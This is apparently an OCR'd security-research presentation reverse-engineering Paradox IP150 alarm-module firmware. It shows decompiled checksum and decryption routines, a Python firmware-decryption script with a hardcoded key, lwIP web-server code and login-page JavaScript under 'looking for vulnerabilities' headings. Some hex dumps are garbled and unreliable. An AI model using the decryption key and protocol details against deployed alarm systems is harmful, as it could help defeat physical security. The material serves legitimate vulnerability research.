00000180: a6e9 c991 530e d441 2116 7648 3512 c371  ....S..A!.vH5..q
00000190: 8e31 df1b 7c5c a25a 15a5 8414 a157 88b2  .1..|\.Z.....W..
000001a0: 289c 1d35 c2fe 27b6 e2d0 c592 2718 a015  (..5..'.....'...
000001b0: 8f14 6381 39f0 47c8 f7d1 75cc 2596 c12b  ..c.9.G...u.%..+
```

Encrypted PUF file

```
00000000  72 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   r....... ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000020  00 00 00 00 72                                     ....r
00000000  72 ff 0b 02 00 00 a9 6c  00 00 00 00 71 09 88 86   r......l ....q...
00000010  00 20 02 14 00 00 04 06 20  18 a4 3c 57 49 50 31 35   . .....  ..<WIP15
00000020  30 20 00 00 19 70 72 6f  64 2f 49 50 31 35 30 5f   0 ...pro d/IP150_
00000030  4c 41 54 45 53 54 2e 50  55 46                     LATEST.P UF
00000025  a5 11 00 30 71 09 88 86  a9 6c a4 9f b9 57 00 57   ...0q... .l...W.W
00000035  2d                                                 -
0000003A  a5 12 00 34 00 03 3f a9  6c a4 3c 0a 3c 57 02 14   ...4..?. l.<.<W..
0000004A  00 d5                                            ..
00000036  a5 0d 00 36 71 09 88 86  a9 6c a4 3c 65           ...6q... .l.<e
0000004C  a5 06 00 34 00 df                                ...4..
00000043  a5 07 04 11 00 00 eb 61  9c 8d 67 c9 d5 d5 c7 31   .......a ..g....1
00000053  9b 05 aa 52 3b eb a1 57  88 b2 28 9c 1d 35 c2 fe   ...R;..W ..(..5..
00000063  27 b6 e2 d0 c5 92 27 18  a0 15 8f 14 63 81 39 f0   '.....'. ....c.9.
00000073  47 c8 f7 d1 75 cc 25 96  c1 2b 0a 05 32 d9 42 9c   G...u.%. .+..2.B.
00000083  18 ca 1d 56 15 df 4d ea  3c 23 3c 45 2d a0 28 43   ...V..M. <#<E-.(C
00000093  9e 44 b1 60 e8 a                                  !a 93   .D.`...2 ...3.Z*.
000000A3  03 21 8c b5 14 1                                 ia 2c   .!...... 3...<.j,
000000B3  a9 07 a3 42 82 9                                 :f a6   ...B..W. .$r.....
000000C3  e9 c9 91 53 0e d4 41 21  16 76 48 35 12 c3 71 8e   ...S..A! .vH5..q.
000000D3  31 df 1b 7c 5c a2 5a 15  a5 84 14 a1 57 88 b2 28   1..|\.Z. ....W..(
000000E3  9c 1d 35 c2 fe 27 b6 e2  d0 c5 92 27 18 a0 15 8f   ..5..'.. ...'....
000000F3  14 63 81 39 f0 47 c8 f7  d1 75 cc 25 96 c1 2b 0a   .c.9.G.. .u.%..+.
```

Encrypted Firmware

```
00000000: 4845 4144 4552 5f49 5031 3530 2020 2000  HEADER_IP150
00000010: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000020: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000030: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000040: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000060: ff                                       ff  ................
00000070: ff                                       ff  ................
00000080: ff                                       ff  ................
00000090: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000a0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000b0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000c0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000d0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000e0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

Decrypted PUF file

Packet Header

Decompile: PARADOX_verify_chunk_checksum - (payload.bin)

```
1
2  undefined PARADOX_verify_chunk_checksum(char *data,short size)
3
4  {
5    char cVar1;
6    short chunk_size;
7    ushort uVar2;
8    undefined uVar3;
9
10   uVar3 = 0;
11   chunk_size = (ushort)(byte)data[2] * 0x100 + (ushort)(byte)data[1];
12   if (size == chunk_size) {
13     uVar2 = chunk_size - 1;
14     cVar1 = PARADOX_calc_packet_checksum(data,(uint)uVar2);
15     if (cVar1 != data[uVar2]) {
16       uVar3 = 2;
17     }
18   }
19   else {
20     uVar3 = 1;
21   }
22   return uVar3;
23 }
24
```

Packet size (0x407=1031)

a5 07 04 11 00 00 eb 61 ...

magic

checksum

```
        LAB_0800ab64                                    XREF
f8 a4 0a     ldr.w       r0,[REQ_PACKET_DATA]
78           ldrb        r0,[r0,#0x0]=>DAT_28010584
28           cmp         r0,#0xa5
dl           bne         LAB_0800abd2
f8 28 0a     ldr.w       r0,[NUM_RECV_BYTES]
88           ldrh        rl,[r0,#0x0]=>DAT_2801144a
f8 94 0a     ldr.w       r0=>DAT_28010584,[REQ_PACKET_DATA]
f0 50 f8     bl          FUN_0800aclc
00           mov         r4,r0
```

```
2  char PARADOX_calc_packet_checksum(char *data,uint size)
3
4  {
5    uint tmp;
6    uint i;
7
8    tmp = 0;
9    i = 0;
10   do {
11     tmp = (byte)data[i] + tmp;
12     i = i + 1 & 0xffff;
13     size = size & 0xffff;
14   } while (i < size);
15   return (char)tmp;
16 }
17
```


Decryption Script


Decompile: PARADOX_decrypt_packet - (payload.bin)

```
1
2  void PARADOX_decrypt_packet(void *buf,ushort num_bytes)
3
4  {
5    uint i;
6    uint uVar1;
7    byte t;
8    byte key;
9    byte server_key_1;
10   byte server_key_2;
11
12   if (num_bytes != 0) {
13     i = 0;
14     while (i = i & 0xffff, i < num_bytes) {
15       t = 0;
16       uVar1 = 0;
17       while ((uVar1 & 0xffff) < 8) {
18         if (((uint)*(byte *)(i + (int)buf) & 1 << (uVar1 & 0xff)) != 0) {
19           t = t | *(byte *)((uint)*(byte *)((uVar1 & 0xffff) +
20                                             TABLE_1_OFFSET + (uint)*CURR_TABLE_1_ROW * 8) + TABLE_2);
21         }
22         uVar1 = (uVar1 & 0xffff) + 1;
23       }
24       *CURR_TABLE_1_ROW = *CURR_TABLE_1_ROW + 1;
25       if (6 < *CURR_TABLE_1_ROW) {
26                     /* % 6 */
27         *CURR_TABLE_1_ROW = 0;
28       }
29       key = *(byte *)((uint)*(byte *)KEY_POS + PARADOX_KEY);
30                     /* => session_start_packet[6] */
31       server_key_1 = **DAT_0800b6fc;
32       server_key_2 = (*DAT_0800b6fc)[1];
33       *(char *)KEY_POS = *(char *)KEY_POS + '\x01';
34       if (0x12 < *(byte *)KEY_POS) {
35                     /* key len => 19 */
36         *(undefined *)KEY_POS = 0;
37       }
38       *(byte *)(i + (int)buf) = t ^ key ^ server_key_1 ^ server_key_2;
39       i = i + 1;
40     }
41   }
42   return;
43 }
```

```
8
9  TABLE_1 =
   '\x06\x01\x02\x04\x00\x03\x05\x07\x01\x05\x06\x00\x03\x07\x04\x02\x02\x04\x01\x03\x05\x06
10 TABLE_2 = '\x01\x02\x04\x08\x10\x20\x40\x80'
11
12 XOR_KEY_1 = 0xa9
13 XOR_KEY_2 = 0x6c
14
15 KEY = '\x77\x12\xaf\x71\x5c\x2f\xcd\x69\xe3\x90\x26\xbd\x2c\x66\xbe\x72\x7f\x5d\x18'
16
17 def decrypt_firmware(data):
18     table_offset=0
19     key_pos=0
20     out = bytearray()
21     for i in range(0, len(data)):
22         t = 0
           for j in range(0, 8):
               if(data[i] & (1 << j) != 0):
                   index=(table_offset*8) + j
                   index2=ord(TABLE_1[index])
                   t = t | ord(TABLE_2[index2])
           table_offset += 1
           if(table_offset > 6):
0              table_offset=0
31
32         k = ord(KEY[key_pos])
33         key_pos += 1
34         if (key_pos > 18):
35             key_pos=0
36         out.append(t ^ k ^ XOR_KEY_1 ^ XOR_KEY_2)
37     return out
```

```
R12       = 0x%08X
LR        = 0x%08X
PC        = 0x%08X
PSR       = 0x%08X
BFAR      = 0x%08X
CFSR      = 0x%08X
HFSR      = 0x%08X
DFSR      = 0x%08X
AFSR      = 0x%08X
SCB_SHCSR = 0x%08X
============> Memory Manager Exception <============
TLS-DHE-RSA-WITH-AES-256-GCM-SHA384
TLS-DHE-RSA-WITH-AES-128-GCM-SHA256
TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
TLS-DHE-RSA-WITH-AES-256-CBC-SHA256
TLS-DHE-RSA-WITH-AES-128-CBC-SHA
TLS-DHE-RSA-WITH-AES-256-CBC-SHA
TLS-DHE-RSA-WITH-AES-256-CCM
TLS-DHE-RSA-WITH-AES-256-CCM-8
TLS-DHE-RSA-WITH-AES-128-CCM
TLS-DHE-RSA-WITH-AES-128-CCM-8
TLS-RSA-WITH-AES-256-GCM-SHA384
TLS-RSA-WITH-AES-128-GCM-SHA256
TLS-RSA-WITH-AES-128-CBC-SHA256
TLS-RSA-WITH-AES-256-CBC-SHA256
TLS-RSA-WITH-AES-128-CBC-SHA
TLS-RSA-WITH-AES-256-CBC-SHA
TLS-RSA-WITH-AES-256-CCM
TLS-RSA-WITH-AES-256-CCM-8
TLS-RSA-WITH-AES-128-CCM
TLS-RSA-WITH-AES-128-CCM-8
 var hebrew = "%d";
document.getElementById('MENU').innerHTML = top.menuaff('
, hebrew);
<title></title>
</head>
<div id='MENU'></div>
<script type='text/javascript' src='ajaxreq.js'></script><script type='text/javascript' src='commun.js'></script><script language='javascript' type='text/javascript'>
setKeepAliveInt();</script></body></html>
<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'><html><head><title></title><meta http-equiv="content-type" content="t
<script type='text/javascript'>var prg=
;if (top.waitstart == 1) { top.waitset_step1(prg); if (prg!=top.maxprg_s1) { setTimeout('window.location.replace("waitlive.html")', 1500); } } else { setTimeout('window.lo
 }</script></body></html>
 { "ack":[{ "msgtype":%d,"action":"updatepcspres"}],
"verpcs":[{ "pcspresence":%d}]}
{ "ack":[{ "msgtype":%d, "action":"hidepcsinfo"}]}
/https_redirect.html
/rcv.html
/rcv_sync.html
/keep_alive.html
/cantconct.html
/config.html
/config_sync.html
/email.html
/email_sync.html
```



Web Server
LwIP Network Stack
Encrypted Firmware (from Network)
Intel-Hex encoded payload
Encrypted PUF
IP-150 (STM32F417)


Your Paradox System - IP connection
Panel user code
Login
Web Server
LwIP Network Stack
Encrypted Firmware (from Network)
Intel-Hex encoded payload
Encrypted PUF
IP-150 (STM32F417)

lwIP


- "lwIP (lightweight IP) is a widely used open-source TCP/IP stack designed for embedded systems." - Wikipedia.
- Supports lots of network protocols - tcp, udp, dns...
- Implements several application servers – http, ftp, telnet ...

Figure 1. LwIP architecture




lwIP
- Webserver + VFS

lwIP
- Webserver + VFS



```
#if FSDATA_FILE_ALIGNMENT==1
static const unsigned int dummy_align__index_html = 2;
#endif
static const unsigned char FSDATA_ALIGN_PRE data__index_html[] FSDATA_ALIGN_POST = {
/* /index.html (12 chars) */
0x2f,0x69,0x6e,0x64,0x65,0x78,0x2e,0x68,0x74,0x6d,0x6c,0x00,

/* HTTP header */
/* "HTTP/1.0 200 OK
" (17 bytes) */
0x48,0x54,0x54,0x50,0x2f,0x31,0x2e,0x30,0x20,0x32,0x30,0x30,0x20,0x4f,0x4b,0x0d,
0x0a,
/* "Server: lwIP/2.0.3d (http://savannah.nongnu.org/projects/lwip)
" (64 bytes) */
0x53,0x65,0x72,0x76,0x65,0x72,0x3a,0x20,0x6c,0x77,0x49,0x50,0x2f,0x32,0x2e,0x30,
0x2e,0x33,0x64,0x20,0x28,0x68,0x74,0x74,0x70,0x3a,0x2f,0x2f,0x73,0x61,0x76,0x61,
0x6e,0x6e,0x61,0x68,0x2e,0x6e,0x6f,0x6e,0x67,0x6e,0x75,0x2e,0x6f,0x72,0x67,0x2f,
0x70,0x72,0x6f,0x6a,0x65,0x63,0x74,0x73,0x2f,0x6c,0x77,0x69,0x70,0x29,0x0d,0x0a,

/* "Content-Length: 1751
" (18+ bytes) */
0x43,0x6f,0x6e,0x74,0x65,0x6e,0x74,0x2d,0x4c,0x65,0x6e,0x67,0x74,0x68,0x3a,0x20,
0x31,0x37,0x35,0x31,0x0d,0x0a,
/* "Content-Type: text/html

" (27 bytes) */
0x43,0x6f,0x6e,0x74,0x65,0x6e,0x74,0x2d,0x54,0x79,0x70,0x65,0x3a,0x20,0x74,0x65,
0x78,0x74,0x2f,0x68,0x74,0x6d,0x6c,0x0d,0x0a,0x0d,0x0a,
/* raw file data (1751 bytes) */
0x3c,0x68,0x74,0x6d,0x6c,0x3e,0x0d,0x0a,0x3c,0x68,0x65,0x61,0x64,0x3e,0x3c,0x74,
0x69,0x74,0x6c,0x65,0x3e,0x6c,0x77,0x49,0x50,0x20,0x2d,0x20,0x41,0x20,0x4c,0x69,
0x67,0x68,0x74,0x77,0x65,0x69,0x67,0x68,0x74,0x20,0x54,0x43,0x50,0x2f,0x49,0x50,
0x20,0x53,0x74,0x61,0x63,0x6b,0x3c,0x2f,0x74,0x69,0x74,0x6c,0x65,0x3e,0x3c,0x2f,
0x68,0x65,0x61,0x64,0x3e,0x0d,0x0a,0x3c,0x62,0x6f,0x64,0x79,0x20,0x62,0x67,0x63,
0x6f,0x6c,0x6f,0x72,0x3d,0x22,0x77,0x68,0x69,0x74,0x65,0x22,0x20,0x74,0x65,0x78,
```

Looking for vulnerabilities - IP150 Login Page





```
function loginencrypt() {
    var val, temp, spass, s_low;
    val = true;
    if (document.lf.user.value == "") {
        top.customalert(parent.ln_logpage[1], "top.document.lf.user.focus();", 0);
        document.lf.user.value = "";
        document.lf.pass.value = "";
        val = false;
    } else {
        document.lf.pass.value = "paradox";
        s_low = top.keeplowbyte(document.lf.pass.valu
        document.lf.pass.value = s_low;
        temp = hex_md5(document.lf.pass.value);
        spass = temp + document.lf.ses.value;
        document.lf.p.value = hex_md5(spass);
        document.lf.u.value = rc4(spass, document.lf.user.value);
        document.lf.user.value = "";
        document.lf.pass.value = "";
    }
    if (val == true) {
        document.lf.loginsub.disabled = true;
    }
    return val;
}
```

Salt

Hashed password

"Panel user code"

Looking for vulnerabilities - IP150 Login Page



Looking for vulnerabilities - IP150 Login Page

```
76    iVar6 = PARADOX_is_user_connected();
77    if ((((iVar6 == 0) ||
78         (iVar6 = is_connected_user_ip(*(undefined4 *)(param_2[0x5c] + 4)), iVar6 != 0)) &&
79        (piVar1 = CGI_HANDLERS, CGI_HANDLERS[1] != 0)) && (*CGI_HANDLERS != 0)) {
80      iVar6 = 0;
81      while (iVar6 < piVar1[1]) {
82        iVar5 = LIBC_strcmp(uri,*(undefined4 *)(*piVar1 + iVar6 * 8));
83        if (iVar5 == 0) {
84          unaff_r8 = param_2;
85          http_cgi_paramcount = LWIP_extract_uri_parameters(param_2,uri_parameters);
86          iVar2 = iVar6;
87          param_2 = unaff_r8;
88          break;
89        }
90        iVar6 = iVar6 + 1;
91      }
92    }
93    puVar3 = (undefined4 *)LWIP_fs_open(0,uri);
94    if (puVar3 == (undefined4 *)0x0) {
95      puVar3 = (undefined4 *)LWIP_fs_open(0,s_/http404.html_0805a908);
96    }
```

http_parse_request
- device firmware

